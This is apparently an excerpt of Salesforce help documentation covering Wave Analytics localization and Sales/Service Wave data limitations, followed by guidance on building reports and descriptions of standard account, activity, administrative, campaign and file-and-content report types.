Wave Analytics has been localized with the following exceptions.

- We do not support right-to-left languages, such as Arabic and Hebrew.
- A subset of error messages is available only in English.
- The mobile iOS app includes only English versions of sample datasets and dashboards.

Wave Analytics provides internationalization support with the following limitations.

- You must set both locale and language to see translated labels.
- Data within datasets is not modified for localization or internationalization.
- Each dataset can have a single locale specified in the metadata. The metadata locale is not overridden by individual user locale settings. All users see the same date, time, and number formats, and dimension names, regardless of their own locale and language settings.
- Search in filters is case-sensitive and accent-sensitive. For example, using the filter “Andre” does not return “André” in the results.
- Multicurrency is not supported. When Wave Analytics extracts your organization’s default currency, it uses the currency for monetary values and doesn’t convert to another currency.
- Sorting data within datasets might not work as expected.

Sales Wave Limitations

These limitations apply to Sales Wave.

Sales WaveData Requirements

Sales Cloud data must meet the following requirements for Sales Wave dashboards to function correctly:

- Use standard sales objects.
- Have at least one event and one task connected with an opportunity.
- Enable history tracking for Amount, Stage, and CloseDate fields on the Opportunities object.
- Cases must be connected to Accounts if you choose to import Cases data to Sales Wave using the configuration wizard.
- There are two requirements if you choose to import Leads data to Sales Wave using the configuration wizard.
  1. At least one lead must be converted to an opportunity.
  2. The lead must be connected to an account.
- There are two requirements if you choose to import Campaigns data to Sales Wave using the configuration wizard.
  1. At least one opportunity must be connected to a campaign.
  2. At least one campaign member must be connected to a campaign.
- There are two requirements if you choose to import opportunity record types to Sales Wave using the configuration wizard.
  1. At least one opportunity record type must be defined.
  2. The opportunity record type must be connected to at least one opportunity.

Sales Wave Support for Salesforce Objects and Fields

Sales Wave supports all Salesforce standard and custom objects and data. However, when you first create the app by default it includes only a predefined set of objects and fields.

Sales Wave creates a dataflow that exposes selected fields from the following standard Salesforce objects:

- Accounts
- Users
- Roles
- Opportunities
- Projects (Opportunities line item)
- Tasks
- Events

Sales Wave supports standard and custom fields on standard Salesforce objects. The fields provided are determined by the answers you provide when you create the app using the built-in configuration wizard.

Sales Wave limits custom objects support to no more than 10 custom objects for each org that implements Sales Wave. This limitation is contractual, not technical.

To add custom objects or extra fields not included when you first create the app, you must update the Sales Wave dataflow. For details, see Create Datasets with a Dataflow

Sales Wave Support for Non-Salesforce Data

Sales Wave does not support external data sources except a CSV file that contains quota data at the user level. Importing other external data requires an extra license. See your Salesforce representative for details.

To include data about quotas in Sales Wave, you must upload a CSV file with the details. For more information, see Update the Sales Wave App Quota (Target) Dataset.

Service Wave Limitations

The following limitations apply to Service Wave.

Service Wave Data Requirements

Service Cloud data must include at least one each of the following for Service Wave dashboards to function correctly: Events, tasks, closed cases, or published articles attached to a case or an opportunity.

Custom formula fields on the Cases object must exist or be created for the SLA missed (text) and FCR (Boolean) fields.

Service Wave Support for Salesforce Objects and Fields

Service Wave supports all Salesforce standard and custom objects and data. However, when you first create the app by default it includes only a predefined set of objects and fields. The app creates a dataflow that exposes selected fields from the following Salesforce objects:

- Account
- Cases
- Contact
- Events
- User
- UserRole
- Task

Service Wave also uses fields from the following options depending on the answers you select in the configuration wizard:

- CaseArticle
- CaseHistory
- CSAT (customer object)
- Group
- Single Knowledge article (custom object)
- RecordType
- Opportunity

Service Wave supports standard and custom fields on standard Salesforce objects. The fields provided are determined by the answers you provide when you create the app using the built-in configuration wizard.

Service Wave limits custom objects support to no more than 10 custom objects for each org that implements Service Wave. This limitation is contractual, not technical.

To add custom objects or extra fields not included when you first create the app, you must update the Service Wave dataflow. For details, see Create Datasets with a Dataflow. For details, see Create Datasets with a Dataflow

More Service Wave Limitations

Service Wave does not support external data sources or registering new datasets from the app-generated dataflow.

Including CSAT score in dashboards/dataflow is optional. The app configuration wizard lets you associate CSAT from a custom case field or Custom Object associated to the Cases object.

You must manually add any security predicates or other dataset filters to the app dataflow.

The app does not support multi-hierarchy (team/manager) when you create it. You must manually add that functionality.

The Knowledge Usage dashboard currently reports on a single Article Type, which you select when you use the configuration wizard.

Field-Level Security

Field-level security isn't available for external data that is uploaded via files. Field-level security that was implemented in the original database or Salesforce object isn't preserved when the data is loaded into a Wave Analytics dataset. For more information, see the Wave Analytics Security Implementation Guide.

Actions Menu Support for Objects and Actions

The current actions menu implementation provides limited support for Salesforce objects and actions.

You can currently create Wave quick actions menus for custom objects, sObjects, as well as the following standard Salesforce objects:

- Account
- Cases
- Lead
- Opportunity

Actions on Contacts, User, or User Profile page layouts are not supported.

The current implementation of action menus supports Chatter actions (Post, File, Thanks, Link, Poll, and Question), object-specific actions, and global actions. It does not support Salesforce1 actions.

Other objects and actions will be supported in future releases.

Dashboards on Mobile Devices

To view a Wave dashboard on a mobile device, use the Wave Analytics mobile app.

SEE ALSO:

Tradeoffs and Limitations of Shield Platform Encryption

Reports and Dashboards

Salesforce offers a powerful suite of reporting tools that work together to help you understand and act on your data.

Reports

Reports give you access to your Salesforce data. You can examine your Salesforce data in almost infinite combinations, display it in easy-to-understand formats, and share the resulting insights with others. Before building, reading, and sharing reports, review these reporting basics.

Dashboards

Dashboards help you visually understand changing business conditions so you can make decisions based on the real-time data you have gathered with reports. Use dashboards to help users identify trends, sort out quantities, and measure the impact of their activities. Before building, reading, and sharing dashboards, review these dashboard basics.

Reports

Reports give you access to your Salesforce data. You can examine your Salesforce data in almost infinite combinations, display it in easy-to-understand formats, and share the resulting insights with others. Before building, reading, and sharing reports, review these reporting basics.

As you prepare to report on your Salesforce data, keep these tips in mind:

- Well-designed reports run faster.
- Before building your report, consider writing down each of the questions your report must answer. This way, your report is sure to return all the data you need.
- Reports are shared via folders. Whomever has permission to the folder your report is saved in also has access to your report. Ensure that you save your report in an appropriate folder.

Before building your first report, familiarize yourself with these features and concepts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Report Builder

The *report builder* is a visual, drag-and-drop tool which you use to create reports and edit existing ones. The report builder is where you choose a report type, report format, and the fields that make up your report.

To launch the report builder, click **New Report**.

Fields

One or more *fields* describe each report result. If you imagine that your report as a table of information, then each row is a result and each column is a field.

For example, a human resources manager creates a report about employees. Each result is an employee, and each field is a different piece of information about the employee: first name, last name, job title, start date, and so forth.

When you create or edit a report, you choose which fields you want to include in your report. To ensure your reports run quickly, it's a good idea to include only the fields that you need.

Filters

Limit the data that your report returns by using *filters*. Filters are useful for many reasons, such as focusing your report on specific data, or ensuring that your report runs quickly.

For example, say your report returns all the Cases in your company, but you only want to see Cases which are open and assigned to you. Filter the report on the `Owner` field and `Status` field.

Add filters in the Report Builder. In Lightning Experience, you can add, edit, or remove filters while reading a report, too.

Report Types

The *report type* governs which fields are available in your report. For example, File and Content reports have fields like `File ID`, `File Name`, and `Total Downloads`. Accounts reports have fields like `Account ID`, `Account Name`, and `Phone`.

The first thing you do when creating a report is choose a report type.

Report Format

The *report format* specifies how your report results are laid out. Possible formats are tabular, summary, matrix, or joined. Joined reports aren't available in Lightning Experience.

1. Build a Report

   When you have questions about your Salesforce data, build a report to get the answers.

2. Filter Report Data

   What if your report gives you more data than you need? Use filters to pare down your report until it only shows the data that you want.

7. Schedule and Subscribe to Reports
   Schedule and Subscribe to Reports and receive notifications that keep you informed about metrics you care most about without having to manually run reports. In Salesforce Classic, you can specify criteria that trigger report notifications.
8. Run and Read a Report
   Click on a report's name to run it. After running a report, there are a series of tools you can use to help you read the information.
9. Export a Report
   To work with report data in a dedicated tool, such as a spreadsheet, export report data as a Microsoft Excel ® (`.xls`) or comma-separated values (`.csv`) file.
10. Share a Report
    Share your reports with colleagues so everyone's working with the same info.
11. Organize Reports
    Keep your reports at your fingertips by sorting them into folders and deleting unused reports. If you have a lot of reports, you can use the search field to find the one you need.
12. Report Limits
    As you report on your data, be aware of these limits and restrictions.
13. Troubleshoot Reports
    Use these tips to help solve problems that arise when you're working with reports.
14. Get the Right Data into Your Report
    A well-designed report helps you turn raw data into information people can act on. Summarize values and group them into meaningful categories, filter out irrelevant facts, and gather data about multiple objects at once.
15. Communicate Your Report Data Effectively
    A report produces information in the form of a table. You can set up that table to help people scan quickly for the information they need. You can also add a graph to help users understand the data visually, and you can display the report's data on a dashboard.
16. The Report Run Page
    The Report Run page lets you control what happens to your report when you run it.
17. Report Run Page Options
    Customize the report run page to support the specific information you need for the way you work.
18. Get Started with Reports
    Set up your reporting environment, use the report builder to create a basic report, and organize your reports to make it easy to find information when you need it. In most cases, you can start with a standard report and customize it to your needs.
19. Reports Give You Access to Your Data
    Use reports to leverage the data your organization has accumulated over time. You can examine your organization's data in almost infinite combinations, display it in easy-to-understand formats, and share the resulting insights with others via dashboards.

Build a Report

When you have questions about your Salesforce data, build a report to get the answers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

1. Build a New Report
   Report Builder is a drag-and-drop tool for accessing your data quickly and comprehensively. Use it to set up new reports and edit existing ones.

2. Report on Historical Changes

   On top of the standard up-to-the-minute reporting on the current state of your business, you can analyze day-to-day and week-to-week changes in opportunities, cases, forecasts, and custom objects.

3. Report on Historical Data with Reporting Snapshots

   A reporting snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data. Reporting snapshots enable you to work with report data similarly to how you work with other records in Salesforce.

4. Categorize Data Quickly with Buckets

   Bucketing lets you quickly categorize report records without creating a formula or a custom field. When you create a bucket field, you define multiple categories (buckets) used to group report values.

5. Combine Different Types of Information in a Joined Report

   The joined report format lets you view different types of information in a single report. A joined report can contain data from multiple standard or custom report types.

6. Show Report Data Graphically

   To help readers understand your data quickly and easily, show the data in chart form. Charts appear just above the report table. They can help users get a feel for the data before they delve into the details. Use line charts to track changes over time, or a bar or pie chart to compare values at a point in time. Charts can also appear in dashboard components.

7. Show Report Data in Tables

   To help readers scan for data easily, try hiding details and ranges, limiting the number of results shown, and highlighting with color. You can also show your table in a dashboard component.

8. Report on Salesforce Data with Excel

   Connect for Office includes an Excel add-in that enables you to securely access your Salesforce reports with Microsoft® Excel®. You create the reports you need in Salesforce, then pull them into an Excel worksheet, and use Excel's formulas, charts, and pivot tables to customize and analyze your data. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

9. Upgrade the Report Wizard

   Report builder, a powerful drag-and-drop editor, is the standard tool for creating and editing reports. If your organization is still using the old report wizard, you should upgrade to report builder.

Build a New Report

Report Builder is a drag-and-drop tool for accessing your data quickly and comprehensively. Use it to set up new reports and edit existing ones.

Watch a Demo: Getting Started with Report Builder (Salesforce Classic)

To customize an existing report using report builder, click the name of a report and click **Customize**. To optimize screen real estate, report builder uses a compressed page header. To view your application tabs, simply close the builder or click the Salesforce logo.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

1. Choose a Report Type

   The report type you choose determines which records and fields appear in your report. For example, the Opportunities report type gives you access to Opportunity records and fields like Amount, Stage, and Type.

2. Choose a Report Format

   A report can use the tabular, summary, matrix, or joined format. Choose a format that's complex enough to capture the data you want to show, but simple enough to communicate it effectively.

3. Create a Report

   Create a report to get an up-to-the-minute view of an aspect of your business, such as the status of customers, opportunities, support cases, and so on.

4. Creating a Custom Report

   You can customize standard reports, or you can build custom reports from scratch to suit the exact needs of your organization.

5. Create a Custom Report in Accessibility Mode

6. Group Your Report Data

   Group data in columns or rows in summary, matrix, and joined reports to display meaningful information. For example, group opportunities by Close Date to see closed opportunities or group cases by product to see the number of cases for each product. You can have groupings inside groupings.

7. Keep Working While Your Report Preview Loads

   For most actions, you can continue working on your report while the preview loads. For example, when editing a report you can drag multiple fields into the report, then create a grouping while those columns load.

8. Customizing Reports

   Report builder is a visual editor for reports. The report builder screen lets you work with report fields and filters, and shows you a preview of your report with just some of the data.

9. Report Fields

   The Fields pane displays fields from the selected report type, organized by folder. It also lists custom summary formulas, which you can create, edit, and delete.

10. Summarize Your Report Data

    A summary field contains numeric values for which you want to know the sum, the average, or the highest or lowest. Summary fields show at all grouping levels. In summary and matrix reports, they also appear at the grand total level.

11. Subtotal Report Results

    Subtotaling your reports gives you a tool to analyze trends in the data. You can group sets of information, sort the groupings, and compare subtotals for each set against the overall total. In summary and joined reports, you can also subtotal by multiple fields to give you cascading sets of information.

12. Smart Totaling in Reports
    "Smart" totaling means that duplicate data is counted only once in any subtotal or total. Salesforce uses "smart" totaling when you run reports that include duplicate data in any of the columns chosen for summing or averaging.
13. Work with Formulas in Reports
    Formulas let you create custom summaries based on calculated values using report data. These formulas can then be used as columns in your report.
14. Save Your Report
    Click **Save** to update an existing report with recent changes, or **Save As** to clone the original report without changing it. In Lightning Experience, click **Clone** to clone the report.

SEE ALSO:

Keep Working While Your Report Preview Loads
Create a Report
Create a Report
Report Fields
Choose a Report Type
Customizing Reports
Choose a Report Format
Creating a Custom Report
Combine Different Types of Information in a Joined Report

Choose a Report Type

The report type you choose determines which records and fields appear in your report. For example, the Opportunities report type gives you access to Opportunity records and fields like Amount, Stage, and Type.

There are two types of report types: standard report types and custom report types.

Standard report types give you access to most Salesforce data. For example, the Opportunities report type gives you access to Opportunity records and fields in your report. If you're going to report on Opportunity Amounts or Probability or Type, then Opportunities is the report type is for you.

Custom report types give you access to custom objects in Salesforce, or custom views of standard objects (like Opportunities), which your administrator configures. For example, your administrator can create a custom report type which gives access to Opportunities, plus related fields from Products. With that custom report type, you can easily report on Opportunities for a given product.

1. From the Reports tab, click **New Report**.
2. Select the report type, and then click **Create**.

   Note: You can't change the report type after the report is created.

The report builder opens, granting access to records and fields based on your selected report type.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Standard Report Types

Salesforce provides a rich collection of standard report types that you can tailor to your unique requirements. You rarely need to create a brand-new report.

Pre-Designed Custom Report Types

Some Salesforce features come with custom report types that are designed for you in advance, so you don't have to create a new report.

SEE ALSO:

Set Up a Custom Report Type

Why doesn't my report return the data I expect?

Standard Report Types

Salesforce provides a rich collection of standard report types that you can tailor to your unique requirements. You rarely need to create a brand-new report.

Tip: You may not see some of these folders if your administrator has customized the visibility of the Report tab folders.

If you can't find a report to customize for your own needs, you can also create a new custom report to access exactly the right information.

1. Account and Contact Reports
   Use account and contact reports to learn about active, neglected, or new accounts, as well as accounts by account owner or partner. The two standard contact reports let you create a mailing list of contacts or track opportunities by contact role.
2. Activity Reports
   Activity reports are useful for gathering information about open activities, completed activities, multi-person events, or pending approval requests for which you are a delegated approver.
3. Administrative Reports
   Administrative reports help you analyze your Salesforce users, documents, and pending approval requests. You can report on the active Salesforce users and see who has been logging in.
4. Campaign Reports
   Use campaign reports to analyze your marketing efforts. You can report on the ROI of your campaigns, track who you targeted with your campaigns and who has responded, or analyze which opportunities resulted from your campaigns.
5. File and Content Reports
   Run File and Content reports to analyze how users are engaging with files and Salesforce CRM Content.
6. Forecast Reports
   Forecast reports give you information about your customizable forecast data.
7. Lead Reports
   Use lead reports to show information about the source and status of leads, how long it takes to respond to leads, neglected leads, and the history of lead fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

8. Opportunity Reports

   Opportunity reports provide information about your opportunities, including owners, accounts, stages, amounts, and more. The default settings show you the most commonly used information from each object, but you can customize a report to view other information, such as primary campaign source, forecast category, and synced quote.

9. Product and Asset Reports

   Use product and asset reports to view information about the products your users currently have installed. Find out what assets your customers have, list the cases filed for a particular asset, or identify assets that aren't associated with a product.

10. Self-Service Reports

    Self-Service reports help you analyze the effectiveness of your Self-Service portal. Find out how many cases are being viewed, how many customers are logging in, or what customers think of the solutions you're offering.

11. Reporting on Support Activity

    Use support reports to track the number of cases created, case comments, case emails, case owners, case contact roles, cases with solutions, the length of time since the case last changed status or owner, and the history of cases.

SEE ALSO:

Find a Report

The Report Run Page

Creating a Custom Report

Reports Give You Access to Your Data

Account and Contact Reports

Use account and contact reports to learn about active, neglected, or new accounts, as well as accounts by account owner or partner. The two standard contact reports let you create a mailing list of contacts or track opportunities by contact role.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Standard Report: Field History

If your organization tracks field history on accounts or contacts, you can report on that information using the account history or contact history report.

Standard Report: Person Accounts

If your organization uses person accounts, fields specific to person accounts are available and prefixed with `Person Account:` in account reports. In addition, you can include the `Is Person Account` field in both account and contact reports. Your administrator may have given a different label to `Person Account`.

Mass Mail Merge

You can also create a report of your contact information, export that data to Microsoft® Excel®, and then do a mass mail merge using Microsoft® Word®.

`Last Activity`

The last activity date is either the due date of the most recently logged event against the record or the most recently closed task associated with the record. The Last Activity date can show up in activities related lists and reports, as well as on record details pages (such as accounts, contacts, and leads).

`View` Filter for Account Reports

The standard `View` filter for account reports allows you to limit your account data according to the following options. These options vary depending on your organization's edition and setup.

- My accounts: Shows accounts that you own.
- My account team accounts: Shows accounts where you are on the account team.

- My account team and my accounts: Shows accounts you own and those where you are on the account team.
- My team's accounts: Shows your accounts and accounts owned by all of your subordinates in the role hierarchy.
- My territories: For organizations that use territory management, this option shows accounts that belong to the territories to which you are assigned.
- My territory team's accounts: For organizations that use territory management, this option shows accounts that belong to your territories and your territories' descendants.
- My team's account team and their own accounts: For users who report to you in the role hierarchy, shows accounts they own or for which they are on the account team.
- All visible accounts: Shows all accounts that you can view, as determined by your sharing model.
- Territories: For organizations that use previous versions of territory management (not Enterprise Territory Management), the additional `Territories` filter can be set to All, Multiple Territories, or Missing Territory. In custom report types, when using the `Territories` filter that includes territories, Multiple Territories or Missing Territories are not shown in the report results.
- Customer Portal: If your organization uses a Salesforce Customer Portal, add the `Customer Portal Account` field to your account reports to view which accounts have contacts enabled to use the portal.

SEE ALSO:

The Report Run Page
Limit Report Results

Activity Reports

Activity reports are useful for gathering information about open activities, completed activities, multi-person events, or pending approval requests for which you are a delegated approver.

Standard activity reports allow you to select the date range and status of the activities you want included. The standard activity reports list your tasks and appointments for a selected date range or events with all invitees.

You can also create custom reports for activities by clicking the Reports tab, **New Report**, and choosing **Activities** as the type of data on which to report.

Note: Click **Show Hierarchy** to see your org's role hierarchy above the report results. You can use the role hierarchy to share report data with people at different levels in the hierarchy. For example, if you see **CEO > VP of Global Sales > Sales Operations Director**, you're viewing data for the Sales Operations Director role. Click any role name to see and share the data that's visible to people in that role.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Special Features of Activity Reports

Consider the following when running activity reports:

Standard Reports

- Choose the HTML Email Status report if you have the HTML email tracking enabled. This reports on anything in the HTML Email Status related list of your leads and contacts.
- Choose the Events with Invitees report to include only multi-person events in your report. The standard filters for events with invitees are:
  - Assigned to...—Shows only multi-person events that you own.
  - Assigned to the team of...—Shows multi-person events that anyone in your team owns.
  - Invitee is...—Shows only multi-person events that list you as an invitee.

  - Invitee is in the team of...—Shows the multi-person events that show anyone on your team as an invitee.

- The My Delegated Approval Requests report lists all the approval requests for which you are the approval proxy. Note that the All Pending Approval Requests report is listed in the Activity Reports folder.
- In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, to show the activities for users who report to you, use the **Hierarchy** links in the Tasks and Appointments report. Note that you can view only your own activities and activities owned by users below you in the role hierarchy.
- If your organization uses Shared Activities, reports (including custom report types and Tasks and Events reports) display different results depending on your permissions. Say you're reporting on events, and your report results include an event that is related to two or more contacts and also has invitees. If you're an administrator, your report results show an event for the primary contact plus a separate event for each invitee. If you're not an administrator, your report results show just one event, for the primary contact.

Report Types

- Using report builder, you can create activity reports that show activities related to another type of record. For example, a custom Activities with Leads report shows activities associated with leads.
- Activities with Leads reports do not display data for the `Address Line 1`, `Address Line 2`, and `Address Line 3` fields.

Tips for Activity Reports

- Set a search criteria of "Event Invitation equals 0" to filter out events that are meeting invites sent to users for a multi-person event.
- Archived activities aren't included in reports. Events and closed tasks older than a year are archived. However, open tasks aren't archived. You can still see archived activities for a record by selecting **View All** in the `Activity History` section of a record's detail page.
- Activities for private contacts are displayed only in reports for the contact owner.
- The standard filters for activity reports allow you to limit your report results using the following options. Some of these options will not be visible depending on your edition.
  - My Activities—Shows activities that you own.
  - My Delegated Activities—Shows activities that you created but are owned by someone else in the same role as you, and below your role, in the role hierarchy.
  - My Team's Activities—Shows activities owned by users who report to you in the role hierarchy.
  - All Activities—Shows all activities that you can view, as determined by your sharing model.
- If you receive an error message that your activity report has too many results, customize the report to include a filter on a picklist, text, or date field. Alternatively, rerun the report using a different activity data type such as "Activities with Accounts" or "Activities with Opportunities."

SEE ALSO:

The Report Run Page
Limit Report Results

Administrative Reports

USER PERMISSIONS	
To view the Administrative Reports folder:	"View Setup and Configuration"
To run user reports:	"Run Reports" AND "View Setup and Configuration"
To create, edit, save, and delete user reports:	"Create and Customize Reports" AND "View Setup and Configuration"
To run document reports:	"Run Reports"
To create, edit, save, and delete document reports:	"Create and Customize Reports"
To run pending approval request reports:	"Run Reports" AND "View All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Administrative reports help you analyze your Salesforce users, documents, and pending approval requests. You can report on the active Salesforce users and see who has been logging in.

Note: You can see the Administrative Reports folder on the Reports tab only if you have the "View Setup and Configuration" permission. You don't need this permission to view the Administrative Reports report type—all users can view it and manage any document reports associated with that type. To view other types of reports associated with that type, such as user and approval request reports, you must have the permission.

Special Features of Administrative Reports

Consider the following when running administrative reports:

Standard Reports

- The All Active Users report lists the active users in your organization and when they last logged in.
- The Users Logged in This Week report lists all of the users who have logged in to Salesforce in the past seven days. If Communities is enabled, you can add a `Community` column so that you can see which communities users have logged in to as well.
- The Documents report lists the documents within each document folder.
- The All Pending Approval Requests report lists the approval requests awaiting approval for each approval process. Note that the My Delegated Approval Requests report is listed in the Activity Reports folder.
- If your organization uses territories, the User Territory Report in the Territory Reports folder summarizes the territories to which users have been assigned.

Report Types

- Create a custom report that lists your organization's reports and the last time each report was used. Choose Administrative Reports and select Reports as the report type.
- If your organization uses Communities, you can report on login history for external members of your communities.

1. Create a custom report.
2. Choose Administrative Reports.
3. Select Users as the report type.
4. Add `Community` to your report columns.
5. Add a filter that includes profiles of community users.

- If your organization uses a Salesforce Customer Portal, you can report on Customer Portal users:
  1. Create a custom report.
  2. Choose Administrative Reports.
  3. Select Users as the report type.
  4. Add `License Type`, `Profile`, and `Role` to your report columns. You can't report on roles for high-volume portal users because they don't have roles.

     Note: Permission sets aren't supported.

  You can also add the `Customer Portal Account` field to your account reports to view which accounts have contacts enabled to use the portal.
- You can create custom report types from which users can report on your organization's reports and dashboards. When defining a custom report type, select Reports or Dashboards from the `Primary Object` drop-down list on the New Custom Report Type page.

Tips for Administrative Reports

- Users with the "Manage Internal Users" permission can create a custom user report that lists the details of users' login attempts. The relevant fields—such as `Login Date/Time`, `Source IP Address`, and `Login Status`—are grouped in the Login History section of the Select Columns step. Note that the `Client Type` field shows whether the user logged in via a Web browser or an alternate interface such as Connect for Lotus Notes or a partner portal. You can also see which users have never logged in by setting report criteria: choose the `Login Date/Time` field and the "equals" operator and leave the third value blank.

SEE ALSO:

The Report Run Page

Limit Report Results

Campaign Reports

Use campaign reports to analyze your marketing efforts. You can report on the ROI of your campaigns, track who you targeted with your campaigns and who has responded, or analyze which opportunities resulted from your campaigns.

Special Features of Campaign Reports

Consider the following when running Campaign Reports:

Standard Reports

- On the Campaign Detail custom report and the Campaign ROI Analysis report, you can include campaign-hierarchy statistics that provide aggregate values for a parent campaign and all the campaigns below it in the campaign hierarchy. If your campaigns include a custom picklist that indicates hierarchy level (for example, "tactic," "program," and "initiative"), you can run a report that summarizes data at any hierarchy level across all campaigns.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Use the Campaign Leads or Campaign Contacts reports to list the leads or contacts associated with your campaigns.
- Use the Campaign Member Report for a list of campaign members by campaign.
- Use the Campaign Member Analysis report to summarize information about who has responded to campaigns.
- Use the Campaign Revenue Report to analyze which opportunities have resulted from your campaigns. In Enterprise, Unlimited, Performance, and Developer Editions, you can also analyze products, quantity schedules, and revenue schedules in this report.
- The Campaign ROI Analysis Report calculates the return on investment (ROI) and average costs for your campaigns. The ROI is calculated as the net gain (`Total Value Won Opps - Actual Cost`) divided by the `Actual Cost`. The ROI result is expressed as a percentage.
- Use the Campaigns with Influenced Opportunities report to view opportunities that have been influenced by multiple campaigns.

  Note: The Campaigns with Influenced Opportunities report respects sharing rules on accounts, contacts, and campaigns. Objects with sharing rules set to private will not display in the report.

Report Types

- Use the Campaigns with Campaign Members custom report type to create a report that contains information about the leads and contacts on multiple campaigns. Use the Campaign Call Down report to see contacts and leads for a specific campaign. These reports are only available to users that have the "Read" permission on both contacts and leads.
- Use the Campaigns with Leads and Converted Lead Information report to view lead lifetime information sorted by a campaign or campaigns.
- Use the Campaigns with Influenced Opportunities report to view opportunities that have been influenced by multiple campaigns.

Tips for Campaign Reports

- Some reports allow you to limit the data to one campaign by using the lookup icon to select a campaign. If the user running a report no longer has access to view the selected campaign, the report does not show any results. This report behavior is similar to what happens when a campaign is deleted.
- `Member Status` is the status of a lead or contact in reference to the campaign. The campaign owner can create up to 50 member status values. Sample Member Status values include, "Planned," "Sent," or "Attended." Additionally, you can now add the `Member First Associated`, `Responded`, and `Member First Responded` fields to campaign reports. These fields allow you to see the date the member was added to the campaign, whether the member responded to the campaign, and the date the member initially responded to the campaign.
- The `Last Activity` of a campaign is the most recent due date of an activity on the record. The following past or future activities set this date:
  - Any event
  - Closed tasks

SEE ALSO:

The Report Run Page
Limit Report Results

File and Content Reports

Run File and Content reports to analyze how users are engaging with files and Salesforce CRM Content.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard File and Content Reports

Run these prebuilt reports about files and content.

Content Authors
View how many files, content packs, Google Docs, and Web links each author has published in Salesforce CRM Content.

Content Publication Time Frame
Determine how many files, content packs, Google Docs, and Web links were published in a library during a given time frame.

File and Content Downloads
See which users downloaded what files, and when they downloaded the files.

File and Content Engagement
See the number of times a file has been downloaded, shared, liked, and commented on.

File and Content Links
See which files users are sharing using content deliveries or **Share via link**. See when each link was created, when it expires, when it was last accessed, whether it is password protected, and the total number of times the link has been accessed. Each of the links in this report can be accessed by users outside of your organization.

Library Administrators
View the number of files, content packs, Google Docs, and Web links in each library as well as the total amount of file storage used by each library.

Library Content
View the number of files, content packs, Google Docs, and Web links in each library as well as the total amount of file storage used by each library.

Most Content Downloads
Determine which files and content packs are downloaded most frequently and which Web links and Google Docs are opened most frequently.

Most Content Subscriptions
Determine which files, content packs, Google Docs, and Web links have the most subscribers.

Stale Content
Determine which files have not been downloaded or revised recently.

File and Content Report Types

Build standard reports about files and content.

Content Report
Generate a report about Salesforce CRM Content.

Field	Description
`Archived`	Flag that indicates whether a file has been archived. Archiving a file removes it from its library but does not permanently delete the file from Salesforce CRM Content. Archived files can be restored as needed.
`Content Created By`	Contributor who published the file, content pack, Google Doc, or Web link.

Field	Description
Content ID	Identifier that enables you to group by file rather than version. The Content Title is not guaranteed to be unique because multiple versions of the same file can have different titles.
Content Published Date	Date a file, content pack, Google Doc, or Web link was first published.
Content Title	Title of a file, content pack, Google Doc, or Web link.
Record Type	Title of the record type associated with the file, content pack, Google Doc, or Web link.
Featured Content	Flag that indicates whether a piece of content is featured.
Individual Content Size (MB)	Size of an individual file, exclusive of other versions of the same file.
Last Subscribed Date	Date on which the content was subscribed to most recently.
Num Downloads	Number of times a file has been downloaded or the total number of downloads in a library. The number of times a Google Doc or Web link has been opened is also included in this count. Tip: To see which users have downloaded a certain file, go to the file's content details page and click the **Downloads** tab.
Num Negative Ratings	Number of thumbs-down votes.
Num Positive Ratings	Number of thumbs-up votes.
Num Subscriptions	Number of users who are subscribed to a file, content pack, Google Doc, or Web link, or the total number of subscriptions in a library.
Num Versions	Number of times a new version of a file has been published.
Overall Rating	The number of positive votes minus the number of negative votes. For example, if a file has two positive votes and no negative votes, its Overall Rating is 2.
Tag	Salesforce CRM Content tag assigned to a file, content pack, Google Doc, or Web link.
Total Content Size (MB)	Size of a file, inclusive of all the file's versions.
Version Revised Date	Date and time a new version of the file was published.
Version Revised By	Contributor who published the file version.
Library Name	Name of the library.
Library Created Date	Date and time the library was created.

Library and User Report

Generate a list of users who are assigned to libraries.

Field	Description
Administrator	Flag that indicates whether or not the user is a library administrator.

Field	Description
Group	Flag that indicates whether or not the library member is a single user or a public group.
Library Created	Date and time the library was created.
Library Name	Name of the library.
Member Name	First and last name of the library member.

File and Content Report

Generate a report about files uploaded to your organization.

Field	Description
Archived	Flag that indicates whether or not a file has been archived. Archiving a file removes it from its library but does not permanently delete the file from Salesforce CRM Content. Archived files can be restored as needed.
Title	Title of a file, content pack, Google doc, or Web link.
Created By	User who uploaded the file, content pack, Google Doc, or Web link.
Download Date	Date of the first file download.
Downloaded By	User who downloaded the file.
Download User Type	Profile type of the user who download the file.
File Type	MIME type of the uploaded file.
ID	Identifier that enables you to group by file rather than version. The Title is not guaranteed to be unique because multiple versions of the same file can have different titles.
Last Revised By	Last user to edit or upload a new version of the file.
Last Revised Date	Date of last file revision.
